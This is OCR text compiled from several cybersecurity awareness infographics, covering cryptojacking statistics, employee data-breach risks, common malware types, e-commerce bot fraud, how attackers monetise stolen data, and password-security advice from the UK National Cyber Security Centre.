
To mitigate the risk associated with portable devices, we strongly encourage that data be stored and shared on network drives. If you do experience a theft of a device containing sensitive material, please contact the Department of University Safety or CCS.

Source
http://whereismydata.wordpress.com/2008/12/28/data-theft-statistics/


Follow us on Twitter
@Carleton_IT

Carleton University
carleton.ca/ccs

CRYPTOJACKING
THE RISE OF A NEW CYBERCRIME
+130
increase in global crypto miner reports
(Sep. 2017-Jan. 2018)
+725%
increase in Coinhive use
> 50,000
legitimate websites were recently found harboring various crypto mining scripts
4,200
websites, including the UK's Information Commissioner's Office, had the Browsealoud plugin used for mining attacks
$3 million
earned by illegally mining Monero on the servers of the popular web development application Jenkins
Buenos Aires
Starbucks store Wi-Fi service let hackers offload their mining code onto user's computers
2 server
types of a water utility in Europe were used to mine Monero ICS (industrial control systems) and SCADA (supervisory control and data acquisition)
150 countries
where the WannaCry ransomware spread to, now used for WannaMine cryptomining malware
$100 million
the yearly potential Monero cryptojacking earning


ANALYTICS
STRATEGIC
OPERATIONAL
System Analytics
Analytics for monitoring and control of semipredictable processes and systems.
Predictive Analytics
Analytics used as input and context for decisions involving high uncertainty.
Control Analytics
Analytics for monitoring and control of predictive processes and systems.
Process Analytics
Analytics used as input for decisions involving semi-high uncertainty.
NON-INTERPRETIVE
INTERPRETIVE
EXPLANATION

PROTECT YOURSELF
1
AVOID SPAM
Never open emails from an unknown source. This is the most common way for hackers to plant a virus in your system.
2
WWW.BANK
USE REAL WEBSITES
Don't access your frequently used websites from an email or other link. Type in the URL manually.
3
****
CHANGE YOUR PASSWORDS
Create different passwords for important accounts. It only takes 10 minutes to crack a 6-letter lowercase password.
4
Remember This Computer?
DISABLE "REMEMBER YOUR COMPUTER" FEATURE
Hackers can spoof your IPv4 address or even use malware to hijack your computer this way.
5
BE CAUTIOUS OF MOBILE DOWNLOADS
Many mobile infiltrations result from downloading a malicious game or application.
6
USE SECURE PAYMENT WEBSITES
Don't enter credit card info from your wallet! Choose a trusted secure site to make any online purchases.
7
CLOSE YOUR LAPTOP
This will prevent hackers from watching your every move. Alternatively, put tape over your camera at all times unless you're using it.
8
UPDATE SOFTWARE
The most at-risk computers are running software which has not been updated, and without up-to-date anti-virus software installed.


BLOCKCHAIN IN CYBERSECURITY
Traditional Endpoint Protection
Identity Security
Transaction And Communication Infrastructure Security
Preventing Data Manipulation
Preventing Distributed Denial of Service Attacks
Security from malicious insiders
Protection from compromised nodes or server failure

THE HUMAN FACTOR

THE WEAKEST LINK IN DATA PROTECTION

A company's greatest asset—its employees—can also be its weakest link, especially in an era wherein mobility and accessibility play a huge role in enhancing productivity.

EMPLOYEE NEGLIGENCE PUTS AN ORGANIZATION AT RISK.

>78% of organizations have suffered from at least one data breach over the past two years.

Only **8%** of organizations cited external attacks as the main reason for a data breach despite the growing concern with cybercrime.

EMPLOYEE MOBILITY MAY PROVE DISASTROUS IF NOT MANAGED.

35% of organizations cited loss of laptops or other mobile devices as the main cause of a data breach.

TOP 3 DATA BREACH CAUSES

- 35% - LOSS OF LAPTOPS OR OTHER MOBILE DEVICES
- 32% - THIRD-PARTY MISHAPS OR FLUBS
- 29% - SYSTEM GLITCHES

56% of the time, employees carry sensitive business data on their laptops, smartphones, tablets, or other mobile devices.

EMPLOYEES DO NOT REPORT MOBILE DATA-BEARING DEVICE LOSSES.

Only **19%** of employees self-reported data breaches.

56% of organizations revealed that detection or discovery of data breaches is most often accidental.

10 RISKIEST EMPLOYEE PRACTICES

1. Accessing the Internet via unsecured wireless networks
2. Failing to delete unnecessary but confidential information from computers
3. Sharing passwords with others
4. Using the same user name and password for different websites and/or online accounts
5. Using generic USB drives that have not been properly encrypted to store confidential information
6. Leaving computers unattended when outside the workplace
7. Failing to notify organizations after losing USB drives that contain confidential data
8. Failing to use privacy screens when remotely working on confidential company documents
9. Carrying unnecessary sensitive information on laptops when traveling
10. Using personally owned mobile devices to access the organizational network

3 BUSINESS DATA PROTECTION MUST-HAVES

Data protection, to be effective, requires not only time and effort on the part of employees; companies need to do their share as well.

Data protection technologies

Only **43%** of organizations fully protect their sensitive or confidential business information with data protection technologies.

Security infrastructure

64% of organizations need to rearchitect their security infrastructure to protect against data stealers—hackers and malicious insiders.

62% of employees open attachments to or click links embedded in spam.

Security activities

67% of organizations believed their security activities aren't enough to stop APTs or hackers.

60% of organizations don't agree that their data security activities thoroughly protect information assets from negligent or malicious insiders.

TrendLabs

TREND MICRO™


Infographic:

GDPR at a glance

ONLINE THREATS 101


The Internet has proven to be a powerful and useful tool for billions of people worldwide. However, in the same way that you shouldn't leave your house unlocked, you shouldn't venture online without taking some basic precautions. Where do you start? Learn more about online threats and ways to protect yourself.

Almost 50% of PC users have experienced some computer security issues in the last two years.



MALWARE

Short for malicious software, this is a type of unwanted software that is installed without your consent. Viruses, worms, and Trojan horses are examples of the malicious software referred to as malware.



CYBERCRIMINAL


Criminals, such as black hat hackers, who use malevolent programs on a computer and the Internet to commit illegal activity. This can be breaking into computers and stealing personal/corporate data or disrupting operations, among many others.

TROJAN HORSE

A Trojan horse is a destructive computer program that masquerades itself as a benign file or application (such as .jpg or .doc). It then opens up a "backdoor" or access to your PC without your knowledge.

BOTNET

A botnet is a large network of compromised computers. A "bot" is a malicious software that enables cybercriminals to control your computer without your knowledge and use it to execute illegal activities, such as send out spam, spread viruses, etc.



VIRUS

Harmful computer programs that are designed to spread from one computer to another and interfere with computer operations. A virus can corrupt or delete data on your computer and damage your hard drive.

Worm

This self-replicating malicious computer program uses a computer network to send copies of itself to other computers on the same network. Unlike a virus, it doesn't need to attach itself to an existing program. Worms almost always cause some damage to a network.

spyware

Spyware, which can be legitimate software, monitors a user's online activity and collects various personal information, such as Internet surfing habits, etc. The presence of spyware is typically hidden from the user and can be difficult to detect.

PHISHING

Phishing is a type of online identity theft that uses email and fraudulent websites designed to steal your personal data or information, such as credit card numbers, passwords, account data, or other information.

TIPS:

- AT A MINIMUM, PROTECT YOUR COMPUTER WITH A TWO-WAY FIREWALL AND ANTIVIRUS/ANTI-SPYWARE SOFTWARE.

  ZONEALARM FREE ANTIVIRUS + FIREWALL PROVIDES BOTH, AND IT'S FREE!
- KEEP YOUR COMPUTER SOFTWARE UP-TO-DATE WITH THE LATEST SECURITY PATCHES.
- CREATE STRONG, UNIQUE PASSWORDS.
- BEWARE OF OPEN, INSECURE WI-FI NETWORKS. IT'S BEST NOT TO CONNECT TO THEM.
- TRUST YOUR GUT INSTINCTS! DON'T CLICK ON SUSPICIOUS LINKS, ATTACHMENTS, AND DOWNLOADS. ALWAYS GO TO REPUTABLE SITES DIRECTLY TO LOGIN TO ACCOUNTS OR DOWNLOAD SOFTWARE.

SOURCES: ZONELARM.COM, US-CERT.GOV, PBS.ORG, ZONEALARM STAYSAFEONLINE.ORG, EWEEK.COM

ZoneAlarm® by Check Point®

8 Top threats against eCommerce

Bad Bots and Fraud are Out of Control

Account Takeover Explodes

3x
increase in number of attacks in 2017

$5.1B
in losses

Driven largely by advanced, predatory **"Stealth" Bots** that hijack customer accounts, then commit fraud and sabotage a retailer's customer relationships

Scraping of Prices and Website Content

Scraping Bots are up to **20%** of traffic

to shopping carts at most retailers. Every day, all day, scraping bots steal your price, product and inventory information to get a competitive advantage over you

Malicious Bots Drive Online Fraud

And the cost is high


43%
of e-commerce orders in peak months are fraudulent

11.5%
fraud rate for transactions larger than $500

$3.10
every $1 lost to online fraud actually costs a retailer triple

Scalping Bots

buy your entire inventory in **2 Seconds**



Scalpers mark up their inventory
50% to 2,000%

Scalped sneaker resale market in 2017
$1 billion plus

Up to 90%
of actual checkouts are non-human on hot product sales

Ads Under Attack

$19 Billion in Fraudulent Ad Activity

9% of total digital advertising spend, down the drain, due to **fake clicks**

Bots simulate clicks, mouse movement, and social network activity in response to ads

Mobile Attacks

400% increase in bot attacks launched from smartphones


Even top-rated apps have **little or no protection built in**

The main methods of mobile attack are:

- Impersonation
- Emulation
- Automation


E-Gift Card Fraud

$1,000,000,000 in Losses



Roughly 3% of the entire gift card market

E-gift cards show the highest fraud attempt rate of all products



perimeterx

Sources: PerimeterX, Forrester Research, Javelin Research, Nokia Research, Global Fraud Index, ACI Worldwide, Lexis Nexis

PATH OF A
CYBER ATTACKER
1
Attacker
A person who uses computers to gain unauthorized access to data.
Technical Abilities
Ranges from Novice "Script Kiddies" (Typically youth without skill who rely on readily available code tools) to Expert Malware Coders
Motivations
Money
Risk vs. Reward
Political
2
www... Hacker's Virtual Underground Market ...
Exploit Kits • Bots • Tools • Services
SALE
Exploit Kit
Eleonore $1,500
Mmpack $1,000
Zero-Day
Zero-1 $250,000
Zero-2 $5,000
Bots
Bot-1 $10,500
Bot-2 $2,500
Trojan Scripts
Script-1 $800
Script-2 $500
Attacker Shops Virtual Underground Markets
These underground markets are growing in size, complexity, are geographically spread out and are masked from the public eye with cryptographic features in the "darknet."
3
Attacker Employs Tools
Attacker uses tools to steal data such as: personal information; account information; and credit card data. Victims range from individual users to multinational companies and Governments.
4
Attacker Sells Stolen Data on Underground Market:
1,000 Stolen Email Addresses .... $.50 to $10
Credit Card Details .... $.50 to $20
Scans of Real Passports .... $1 to $2
Stolen Gaming Accounts .... $10 to 15$
Custom Malware .... $12 to $3500
1,000 Social Network Followers .... $2 to $12
Stolen Cloud Accounts .... $7 to $8
1 Million Verified Email Spam Mail-outs .... $70 to $150
Registered and Activated Russian Mobile Phone SIM Card $100
5
Attacker Uses Money Mule to Transfer Stolen Funds
Money Mule Shaves off small percentage for self.
6
Attacker Now Has Laundered Money to Invest in More Powerful Hacking Tools

National Cyber Security Centre

Password security

Attackers use a variety of techniques to discover passwords, including using powerful tools freely available on the internet. The following advice makes password security easier for your users – improving your system security as a result.

How passwords are cracked...

Interception
Passwords can be intercepted as they are transmitted over a network.

Brute Force
Automated guessing of billions of passwords until the correct one is found.

Searching
IT infrastructure can be searched for electronically stored password information.

Stealing Passwords
Insecurely stored passwords can be stolen – this includes handwritten passwords hidden close to a device.

Manual Guessing
Personal information, such as name and date of birth can be used to guess common passwords.

Shoulder Surfing
Observing someone typing their password.

Social Engineering
Attackers use social engineering techniques to trick people into revealing passwords.

Key Logging
An installed keylogger intercepts passwords as they are typed.

4 Average number of websites users access using the same password

22 Average number of UK citizen's online passwords

...and how to improve your system security

Help users cope with 'password overload'

- Only use passwords where they are really needed.
- Use technical solutions to reduce the burden on users.
- Allow users to securely record and store their passwords.
- Only ask users to change their passwords on indication of suspicion of compromise.
- Allow users to reset password easily, quickly and cheaply.

Help users generate appropriate passwords

- Put technical defences in place so that simpler passwords can be used.
- Steer users away from predictable passwords – and ban the most common.
- Encourage users to never re-use passwords between work and home.
- Train staff to help them avoid creating passwords that are easy to guess.
- Be aware of the limitations of password strength meters.

Blacklist the most common password choices

Monitor failed login attempts… train users to report suspicious activity

Prioritise administrator and remote user accounts

Don't store passwords in plain text format.


Change all default vendor supplied passwords before devices or software are deployed


Use account lockout, throttling or monitoring to help prevent brute force attacks

